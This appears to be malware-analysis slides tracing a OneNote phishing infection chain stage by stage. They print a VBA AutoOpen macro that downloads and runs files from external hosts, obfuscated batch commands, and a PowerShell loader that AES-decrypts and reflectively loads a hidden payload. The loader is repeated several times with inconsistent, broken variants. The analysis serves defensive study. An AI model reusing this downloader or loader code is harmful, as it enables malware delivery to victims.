- Extracting the file implies that you **OPEN** the file. Please take care!
- Didier Stevens wrote a tool to extract them without using MS Notes:

```
remnux@remnux:/MalwareZoo/20230124$ ./onedump.py delivery-report.one
File: delivery-report.one
1: 0x000022e8 .PNG 89504e47 0x00000147 9cc9eb32f6ed4a3cef2e62e258895f95
2: 0x00002588 ..<! 0d0a3c21 0x000006a7 cf8d9fcdfdc57816f71c7858d791352f
3: 0x00003230 .PNG 89504e47 0x0000145d ddb6da5a6385b9a062409e605c66f682
```

# Stage #3

## Want Some VBA?

- The HTA file is simple and contains a VBA macro:


```
Sub AutoOpen()  
    ExecuteCmdAsync "cmd /c powershell Invoke-WebRequest \  
        -Uri hxxps://www[.]onenote[.]gem[.]com/uploads/soft/one-\  
        templates/the_daily_schedule.one -OutFile \  
        $env:tmp\invoice.one; Start-Process -Filepath \  
        $env:tmp\invoice.one"  
    ExecuteCmdAsync "cmd /c powershell Invoke-WebRequest \  
        -Uri hxxps://transfer[.]sh/get/DdAbds/window.bat \  
        -OutFile \  
        $env:tmp\system32.bat; Start-Process -Filepath \  
        $env:tmp\system32.bat"  
End Sub
```



# Stage #3

## Defeat the Victim

- The first PowerShell command downloaded a non-malicious OneNote file and just displays it to defeat the victim
- The second PowerShell fetches a .bat file



# Stage #4

## More Obfuscation

- Environment variables are created
- Then concatenated to generate commands

```
%EDdachcxsu%%zVLVxWvHn0%%FikIDLjqdB%%jNpjcxa0V%  
%bpVFE0WSdl%%JcCljvtvxr%%XMtQLLGCLv%%zvSrMqnEdP%  
%OrmrShldY0%%IbCwXoVeus%%huhHLojkyT%%iOrICGACYe%  
%zCDXMySwuy%%vikKHukEfD%%YbFfFTKUTq%%OtgqtEQjVn%  
%vMPaxZDgai%%wVwufyXxrS%%0XCdJccURd%%DaJSi11FIG%  
%pDULUTWLkU%%GsRczxkMqv%%XJpXFv1EmU%%msPLCkdRjQ%  
%fqKWwkiHsK%%bzomJGoXfy%%HszpIoDgzo%%usDAqGYSAu%  
%nE1CSNeDcW%%WgLLiMRuoI%%HchdqIWNWd%%HVwLkdhXxV%  
%kadDsnHSsD%%0EdsMkxh1k%%RqGZoakZAe%%FUXtXHYDLC%
```

```
@echo off  
set "JPZP=set "  
%JPZP%"IbCwXoVeus=st"  
%JPZP%"EDdachcxsu=co"  
%JPZP%"JcCljvtvxr=nd"  
%JPZP%"YbFfFTKUTq=do"  
%JPZP%"zvSrMqnEdP=s\  
%JPZP%"zVLVxWvHn0=py"  
%JPZP%"wVwufyXxrS=we"  
%JPZP%"WgLLiMRuoI=.e"  
%JPZP%"RqGZoakZAe=ex"  
%JPZP%"0EdsMkxh1k="%~0. "  
%JPZP%"HchdqIWNWd=xe"  
%JPZP%"vikKHukEfD=in"  
%JPZP%"msPLCkdRjQ=0\  
"
```



# Stage #4

## PowerShell!

```
copy C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe /y "window.bat.exe"
cls
cd "C:\Users\REM\Desktop\"
"window.bat.exe" -noprofile -windowstyle hidden -ep bypass -command
$hfShb = [System.IO.File]::('txeTllAdaeR'[-1..-11] -join ' ')( 'C:\Users\REM\Desktop\window.bat' ).Split([Environment]::NewLine);
foreach ($TIZnc in $hfShb)
{
    if ($TIZnc.StartsWith(':: '))
    {
        $OPowf = $TIZnc.Substring(3); break;
    };
};
$kJJdx = [System.Convert]::('gnirtS46esaBmorF'[-1..-16] -join ' ')( $OPowf );
$xypSr = New-Object System.Security.Cryptography.AesManaged;
$xypSr.Mode = [System.Security.Cryptography.CipherMode]::CBC;
$xypSr.Padding = [System.Security.Cryptography.PaddingMode]::PKCS7;
$xypSr.Key = [System.Convert]::('gnirtS46esaBmorF'[-1..-16] -join ' ')( 'Cao+K/bvGpiu3YwMcce0n/wD4E4gfQmkj3F2tfn9rZk=' );
$xypSr.IV = [System.Convert]::('gnirtS46esaBmorF'[-1..-16] -join ' ')( 'lAK9B8Af6zbgofnvIf4zYQ==' );
$wkMnt = $xypSr.CreateDecryptor();
$kJJdx = $wkMnt.TransformFinalBlock($kJJdx, 0, $kJJdx.Length);
$wkMnt.Dispose();
$xypSr.Dispose();
$XQlHS = New-Object System.IO.MemoryStream(, $kJJdx);
$CoXOG = New-Object System.IO.MemoryStream;
$AbQce = New-Object System.IO.Compression.GZipStream($XQlHS, [IO.Compression.CompressionMode]::Decompress);
$AbQce.CopyTo($CoXOG);
$AbQce.Dispose();
$XQlHS.Dispose();
$CoXOG.Dispose();
$kJJdx = $CoXOG.ToArray();
$MnaeK = [System.Reflection.Assembly]::('daoL'[-1..-4] -join ' ')( $kJJdx );
$INAif = $MnaeK.EntryPoint;$INAif.Invoke($null, (, [string[]] ( ' ' )))
exit /b
```

# Stage #4

## Multiple Obfuscations

```
copy C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe /y "window.bat.exe"
cls
cd "C:\Users\REM\Desktop\"
"window.bat.exe" -noprofile -windowstyle hidden -ep bypass -command
$hfShb = [System.IO.File]::('txeTllAdaeR'[-1..-11] -join ' ')( 'C:\Users\REM\Desktop\window.bat' ).Split([Environment]::NewLine);
foreach ($TIZnc in $hfShb)
{
    if ($TIZnc.StartsWith(':: '))
    {
        $OPowf = $TIZnc.Substring(3); break;
    };
};
$kJJdx = [System.Convert]::('gnirtS46esaBmorF'[-1..-16] -join ' ')( $OPowf );
$xypSr = New-Object System.Security.Cryptography.AesManaged;
$xypSr.Mode = [System.Security.Cryptography.CipherMode]::CBC;
$xypSr.Padding = [System.Security.Cryptography.PaddingMode]::PKCS7;
$xypSr.Key = [System.Convert]::('gnirtS46esaBmorF'[-1..-16] -join ' ')( 'Cao+K/bvGpiu3YwMcce0n/wD4E4gfQmkj3F2tfn9rZk=' );
$xypSr.IV = [System.Convert]::('gnirtS46esaBmorF'[-1..-16] -join ' ')( 'lAK9B8Af6zbgofnvIf4zYQ==' );
$wkMnt = $xypSr.CreateDecryptor();
$kJJdx = $wkMnt.TransformFinalBlock($kJJdx, 0, $kJJdx.Length);
$wkMnt.Dispose();
$xypSr.Dispose();
$XQlHS = New-Object System.IO.MemoryStream(, $kJJdx);
$CoXOG = New-Object System.IO.MemoryStream;
$AbQce = New-Object System.IO.Compression.GZipStream($XQlHS, [IO.Compression.CompressionMode]::Decompress);
$AbQce.CopyTo($CoXOG);
$AbQce.Dispose();
$XQlHS.Dispose();
$CoXOG.Dispose();
$kJJdx = $CoXOG.ToArray();
$MnaeK = [System.Reflection.Assembly]::('daoL'[-1..-4] -join ' ')( $kJJdx );
$INAif = $MnaeK.EntryPoint;$INAif.Invoke($null, (, [string[]] ( ' )))
exit /b
```

Suspicious strings are reversed!



# Stage #4

## Multiple Obfuscations

```
copy C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe /y "window.bat.exe"
cls
cd "C:\Users\REM\Desktop\"
"window.bat.exe" -noprofile -windowstyle hidden -ep bypass -command
$hfShb = [System.IO.File]::('txeTllAdaeR'[-1..-11] -join ' ')( 'C:\Users\REM\Desktop>window.bat').Split([Environment]::NewLine);
foreach ($TIZnc in $hfShb)
{
    if ($TIZnc.StartsWith(':: '))
    {
        $OPowf = $TIZnc.Substring(3); break;
    };
};
$kJJdx = [System.Convert]::('gnirtS46esaBmorF'[-1..-16] -join ' ')( $OPowf);
$xypSr = New-Object System.Security.Cryptography.AesManaged;
$xypSr.Mode = [System.Security.Cryptography.CipherMode]::CBC;
$xypSr.Padding = [System.Security.Cryptography.PaddingMode]::PKCS7;
$xypSr.Key = [System.Convert]::('gnirtS46esaBmorF'[-1..-16] -join ' ')( 'Cao+K/bvGpiu3YwMcce0n/wD4E4gfQmkj3F2tfn9rZk=' );
$xypSr.IV = [System.Convert]::('gnirtS46esaBmorF'[-1..-16] -join ' ')( 'lAK9B8Af6zbgofnvIf4zYQ==' );
$wkMnt = $xypSr.CreateDecryptor();
$kJJdx = $wkMnt.TransformFinalBlock($kJJdx, 0, $kJJdx.Length);
$wkMnt.Dispose();
$xypSr.Dispose();
$XQlHS = New-Object System.IO.MemoryStream(, $kJJdx);
$CoXOG = New-Object System.IO.MemoryStream;
$AbQce = New-Object System.IO.Compression.GZipStream($XQlHS, [IO.Compression.CompressionMode]::Decompress);
$AbQce.CopyTo($CoXOG);
$AbQce.Dispose();
$XQlHS.Dispose();
$CoXOG.Dispose();
$kJJdx = $CoXOG.ToArray();
$MnaeK = [System.Reflection.Assembly]::('daoL'[-1..-4] -join ' ')( $kJJdx);
$INAif = $MnaeK.EntryPoint;$INAif.Invoke($null, (, [string[]] ( ')))
exit /b
```

**Encryption is Used!**

# Stage #4

## PowerShell!

```
copy C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe /y "window.bat.exe"
cls
cd "C:\Users\REM\Desktop\"
"window.bat.exe" -noprofile -windowstyle hidden -ep bypass -command
$hfShb = [System.IO.File]::('tXeTllAdaeR'[-1..-11] -join ' ')( 'C:\Users\REM\Desktop\window.bat' ).Split([Environment]::NewLine);
foreach ($TIZnc in $hfShb)
{
    if ($TIZnc.StartsWith(':: '))
    {
        $OPowf = $TIZnc.Substring(3); break;
    };
};
$kJJdx = [System.Convert]::('gnirtS46esaBmorF'[-1..-16] -join ' ')( $OPowf );
$xypSr = New-Object System.Security.Cryptography.AesManaged;
$xypSr.Mode = [System.Security.Cryptography.CipherMode]::CBC;
$xypSr.Padding = [System.Security.Cryptography.PaddingMode]::PKCS7;
$xypSr.Key = [System.Convert]::('gnirtS46esaBmorF'[-1..-16] -join ' ')( 'Cao+K/bvGpiu3YwMcce0n/wD4E4gfQmkj3F2tfn9rZk=' );
$xypSr.IV = [System.Convert]::('gnirtS46esaBmorF'[-1..-16] -join ' ')( 'lAK9B8Af6zbgofnvIf4zYQ==' );
$wkMnt = $xypSr.CreateDecryptor();
$kJJdx = $wkMnt.TransformFinalBlock($kJJdx, 0, $kJJdx.Length);
$wkMnt.Dispose();
$xypSr.Dispose();
$XQlHS = New-Object System.IO.MemoryStream(, $kJJdx);
$CoXOG = New-Object System.IO.MemoryStream;
$AbQce = New-Object System.IO.Compression.GZipStream($XQlHS, [IO.Compression.CompressionMode]::Decompress);
$AbQce.CopyTo($CoXOG);
$AbQce.Dispose();
$XQlHS.Dispose();
$CoXOG.Dispose();
$kJJdx = $CoXOG.ToArray();
$MnaeK = [System.Reflection.Assembly]::('daoL'[-1..-4] -join ' ')( $kJJdx );
$INAif = $MnaeK.EntryPoint;$INAif.Invoke($null, (, [string[]] ( ' ' )))
exit /b
```

**Payload is Compressed!**

# Stage #4

## PowerShell!

```
copy C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe /y "window.bat.exe"
cls
cd "C:\Users\REM\Desktop\"
"window.bat.exe" -noprofile -windowstyle hidden -ep bypass -command
$hfShb = [System.IO.File]::('txeTllAdaeR'[-1..-11] -join '')('C:\Users\REM\Desktop>window.bat').Split([Environment]::NewLine);
foreach ($TIZnc in $hfShb)
{
    if ($TIZnc.StartsWith(':: '))
    {
        $OPowf = $TIZnc.Substring(3); break;
    };
};
$kJJdx = [System.Convert]::('gnirtS46esaBmorF'[-1..-16] -join '')($OPowf);
$xypSr = New-Object System.Security.Cryptography.AesManaged;
$xypSr.Mode = [System.Security.Cryptography.CipherMode]::CBC;
$xypSr.Padding = [System.Security.Cryptography.PaddingMode]::PKCS7;
$xypSr.Key = [System.Convert]::('gnirtS46esaBmorF'[-1..-16] -join '')('Cao+K/bvGpiu3YwMcce0n/wD4E4gfQmkj3F2tfn9rZk=');
$xypSr.IV = [System.Convert]::('gnirtS46esaBmorF'[-1..-16] -join '')('lAK9B8Af6zbgofnvIf4zYQ==');
$wkMnt = $xypSr.CreateDecryptor();
$kJJdx = $wkMnt.TransformFinalBlock($kJJdx, 0, $kJJdx.Length);
$wkMnt.Dispose();
$xypSr.Dispose();
$XQlHS = New-Object System.IO.MemoryStream(, $kJJdx);
$CoXOG = New-Object System.IO.MemoryStream;
$AbQce = New-Object System.IO.Compression.GZipStream($XQlHS, [IO.Compression.CompressionMode]::Decompress);
$AbQce.CopyTo($CoXOG);
$AbQce.Dispose();
$XQlHS.Dispose();
$CoXOG.Dispose();
$kJJdx = $CoXOG.ToArray();
$MnaeK = [System.Reflection.Assembly]::('daoL'[-1..-4] -join '')($kJJdx);
$INAif = $MnaeK.EntryPoint;$INAif.Invoke($null, (, [string[]] ()))
exit /b
```

Another Payload is Loaded!



# Stage #4

## PowerShell!

```
copy C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe /y "window.bat.exe"
cls
cd "C:\Users\REM\Desktop\"
"window.bat.exe" -noprofile -windowstyle hidden -ep bypass -command
$hfShb = [System.IO.File]::('tXeTllAdaeR'[-1..-11] -join ' ')( 'C:\Users\REM\Desktop\window.bat' ).Split([Environment]::NewLine);
foreach ($TIZnc in $hfShb)
{
    if ($TIZnc.StartsWith(':: '))
    {
        $OPowf = $TIZnc.Substring(3); break;
    };
};
$kJJdx = [System.Convert]::('gnirtS46esaBmorF'[-1..-16] -join ' ')( $OPowf );
$xypSr = New-Object System.Security.Cryptography.AesManaged;
$xypSr.Mode = [System.Security.Cryptography.CipherMode]::CBC;
$xypSr.Padding = [System.Security.Cryptography.PaddingMode]::PKCS7;
$xypSr.Key = [System.Convert]::('gnirtS46esaBmorF'[-1..-16] -join ' ')( 'Cao+K/bvGpiu3YwMcce0n/wD4E4gfQmkj3F2tfn9rZk=' );
$xypSr.IV = [System.Convert]::('gnirtS46esaBmorF'[-1..-16] -join ' ')( 'lAK9B8Af6zbgofnvIf4zYQ==' );
$wkMnt = $xypSr.CreateDecryptor();
$kJJdx = $wkMnt.TransformFinalBlock($kJJdx, 0, $kJJdx.Length);
$wkMnt.Dispose();
$xypSr.Dispose();
$XQlHS = New-Object System.IO.MemoryStream(, $kJJdx);
$CoXOG = New-Object System.IO.MemoryStream;
$AbQce = New-Object System.IO.Compression.GZipStream($XQlHS, [IO.Compression.CompressionMode]::Decompress);
$AbQce.CopyTo($CoXOG);
$AbQce.Dispose();
$XQlHS.Dispose();
$CoXOG.Dispose();
$kJJdx = $CoXOG.ToArray();
$MnaeK = [System.Reflection.Assembly]::('daoL'[-1..-4] -join ' ')( $kJJdx );
$INAif = $MnaeK.EntryPoint; $INAif.Invoke($null, (, [string[]] ( ' )))
exit /b
```

But where is the payload?

# Stage #4

## PowerShell!

```
copy C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe /y "window.bat.exe"
cls
cd "C:\Users\REM\Desktop\"
"window.bat.exe" -noprofile -windowstyle hidden -ep bypass -command
$hfShb = [System.IO.File]::('tXeTllAdaeR'[-1..-11] -join ' ')( 'C:\Users\REM\Desktop\window.bat' ).Split([Environment]::NewLine);
foreach ($TIZnc in $hfShb)
{
    if ($TIZnc.StartsWith(':: '))
    {
        $OPowf = $TIZnc.Substring(3); break;
    };
};
$kJJdx = [System.Convert]::('gnirtS46esaBmorF'[-1..-16] -join ' ')( $OPowf );
$xypSr = New-Object System.Security.Cryptography.AesManaged;
$xypSr.Mode = [System.Security.Cryptography.CipherMode]::CBC;
$xypSr.Padding = [System.Security.Cryptography.PaddingMode]::PKCS7;
$xypSr.Key = [System.Convert]::('gnirtS46esaBmorF'[-1..-16] -join ' ')( 'Cao+K/bvGpiu3YwMcce0n/wD4E4gfQmkj3F2tfn9rZk=' );
$xypSr.IV = [System.Convert]::('gnirtS46esaBmorF'[-1..-16] -join ' ')( 'lAK9B8Af6zbgofnvIf4zYQ==' );
$wkMnt = $xypSr.CreateDecryptor();
$kJJdx = $wkMnt.TransformFinalBlock($kJJdx, 0, $kJJdx.Length);
$wkMnt.Dispose();
$xypSr.Dispose();
$XQlHS = New-Object System.IO.MemoryStream(, $kJJdx);
$CoXOG = New-Object System.IO.MemoryStream;
$AbQce = New-Object System.IO.Compression.GZipStream($XQlHS, [IO.Compression.CompressionMode]::Decompress);
$AbQce.CopyTo($CoXOG);
$AbQce.Dispose();
$XQlHS.Dispose();
$CoXOG.Dispose();
$kJJdx = $CoXOG.ToArray();
$MnaeK = [System.Reflection.Assembly]::('daoL'[-1..-4] -join ' ')( $kJJdx );
$INAif = $MnaeK.EntryPoint;$INAif.Invoke($null, (, [string[]] ( ' )))
exit /b
```

The payload is hidden as a comment in the .bat file

# Stage #5

## PE File

```
:: VXHRxdvttDPOBvJVS0yoy5nDy6eYBtbTjReaYjAPXpBAC0zf0ZP3AR+N59NQHTEEyYgCfyBuQDgCTRzAEuG9wMGD/Hk1KaFsPK88zr1u2VrebT/  
mDXCcuPGB9PtbpbpjdxzcZW8micN0mdy5aXrjypqUJPrVLUK1CXSHJ8XwDntlY0oT/  
hLNNDk00cUWhBZ+v04eUoxodZsbQhXdXomM4uneFIju6DwYaE0Gc8SMxDWPdacDB1WY3pbSR/dUWVdfroQQLyh0CSmjkdmDo73J6C2cpIKrUx5S/  
5y9aqgvY1AQuRLpzPnTattxt+OVgTWf/  
qZPiluEMpvgiaCY9PdWCtPPwc4Z9NDzdWzLpw+1ME6j2E2RwPu751S1ZodCN0y6tUvCTKwsNAZDH129SQzuiuWal4nbb4Vgf1pFxBnovy1LTo3io63bnTCvfKHwZ88wI7X2kPWi28  
qNxBC7nS2uA6LHrsR3o444pMLnsfHNFJxOnbXTJ5DJYoeMT3U2CGuCdFC0x46xCLx0IxJwo5kk84WznosK/SIAibynMaGlwtuLKBAzSdr2P/  
xFhNp0fRjp3Yd66Vc1kc8AxS53JmeiU6DFXYBJNnK5pnI1l2r6z1WdwX6rG36EW7jLG0fgdc+mK6s7oUf0BMDE+PtC9Rq4lORBBYwNBW1mc9859jwWbme+FZ/  
HRAu15zyXP8fadkxuE7dYqLbm+vNUlh7IAIBZstLSFIaC0dXrweEd69USLv0zisiHjy0llfJPI6Inv5DrucplTZtAengxZWV2XlJUgzyqYlJZWVGioXVgggV0p0AM/  
ZoIxHEnJRK76KqS/QELdHn/nhz3E2bFzvcSMJ7cNdq9pUntGTbZV4ffDgSr7rD9CMoEelp6fAUkmi4Qh7k//  
ZQr7Vjf0aig3nFiR6RfNk34xNajuxGRbbasBCDOitRFswlH8grGUTmZLurYLA10VKlL30y1HzMb9bV6K8Z6o4bI36CT2WMWPZmF6Lc103YkZi7r5/4USSagAvyy1GvQhgCXj5kxhB  
ZsXoxRKwTCIXksekJWoyCRUebSJReC6oPWNgrSOHRNKA+b4mV7pd/WNk1B5lM9nhNyvuX4JGH2NJQch+ZAueYeKuEKBHp5r85LuCrZGYVxD9AbBc9Kaz6Joq/  
CmQ2VfWd+AdonBriGzF3bz90Lqs7U2iyywaXI45ZvNuriW2H1b8/  
JVK2oU5sONVTJvaQUcWQEvNMAGRS4poalRrNSh8AwFWcqEzc1nG2HIRFsvckZqrt3NiIG2mh9VClcv2xbkaqqICyDQwAzvA+zPbtLNxs84leEouV8WcHfVSAylvtx1xC4oVPubldr  
s/eILyGcyICIZQRiYaclu6nT1G1T3eKa9bu8g2MVIaw/mT2+WVG1Kj4vkP7vfY9CdAkoYQ9BnXf8NBjP9wLqCz6Ut1YNsTOWNPuKn/0KZLxxaunI6RS/  
bbHSfrTQ3pwZfVjXH8xtQcXYy0UYU1b7eQtuGbFbc2Zn0Jn8iDM0RrA9DvZRI0XuCXUKy1utMgizxFyJiQ2Vj5Co/  
XTF7CKyYELoPT+Ey8JRPkw4Qc0ZcabRORCLBVHCNipvRe0djB8DhrXvWAE4Y/JFoN8zpm5ldpHAy6fnv02ZLpeib18NRDj1K5TEcad/  
nw4V5Dyzifv6NpY19zkbV8l2S0z5a7MLJPlT3dHoKfG7gN1fV2wVKIJDLL+/  
5RQPgTpzOyQn4PWBkgryLP+X0cBqQkeZDyindfLAXoVK4dVkc3l7u9btuyTy71TDuSsRyGNwRPat+NT8jg561061BXTSwKhRbhktPj6awkSYOmPIz7stGWbI2BXCiif3Xm4g3DzOj  
Q6CGvCEc6lwgozSNjoby8jx9NN8SwRyiBCG7IaAHf+MvAksyVxuyk0lmWxp/  
RBdIprKs50JPe5lTVVb7doPJt+Y2e9EKrudwYY3rbHYg2QH87yv2e3xewfPNSkFay3PIKbdyKzAYJfBDHoBMYa8h4BqqRMK5WrbbrDVNccNtaxjllVqcOXygMvHDAhPjwSwnJ8xSx  
